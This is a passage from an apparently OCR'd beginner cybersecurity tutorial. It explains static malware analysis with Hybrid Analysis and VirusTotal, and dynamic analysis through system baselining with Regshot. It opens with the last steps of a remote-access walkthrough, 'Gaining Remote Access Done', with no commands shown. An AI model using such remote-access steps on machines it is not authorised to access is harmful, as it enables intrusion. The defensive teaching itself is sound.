
- Right click and show options



- Click on manager



- Gaining Remote Access Done



Malware Analysis

Malware Analysis is the process of studying malicious software (malware) to understand its behavior, origin, and impact. The goal is to identify what the malware does, how it operates, how to detect it, and how to remove or prevent it.

Types of Malware Analysis –

1.Static Malware Analysis --

2. Dynamic Malware Analysis --

1.Static Malware Analysis


Static analysis involves examining malware **without executing** it. Analysts inspect the code, strings, metadata, and structure of the file to learn about its behavior.

1.Static Malware Analysis Using Hybrid Malware Analysis Website


How to use it -:


- Open Browser and search Hyrid Malware analysis .

Website :- https://www.hybrid-analysis.com/




- Add file that you want to analys





- Here scan completed and it is a malicious file




2.Static Malware Analysis Using Virus Total (Website)


How to use it -:

- Open Browser and search Virus Total


Website -: *https://www.virustotal.com/gui/home/upload*



- Now , Choose a file that want to scan



Here scan completed and it is a malicious file



Dynamic Malware Analysis

Dynamic analysis involves **executing the malware** in a **sandboxed environment** to observe its real-time behavior.

Type of Dynamic Malware Analysis --

1. **System Baselining –**
2. **Host Integrity Monitoring –**

1.System Baselining

System Baselining refers to process of capturing system state (taking snapshots at the time malware analysis begins

Tools For System Baselining

1.Regshot –


1.System Baselining Using Regshot

Regshot is a **lightweight, open-source registry comparison tool** commonly used in **system baselining** and **malware analysis**. It allows you to take **snapshots of the Windows Registry and file system** before and after a particular event (like installing software or running a program), and then compare them to identify changes.


Regshot Installation -:

- Open Browser and search regshot download
- Click on first website

Download Link -: *https://sourceforge.net/projects/regshot/*




- Click on Download Button




Now Open Regshot


- Click on first short …that capture / snapshot of system

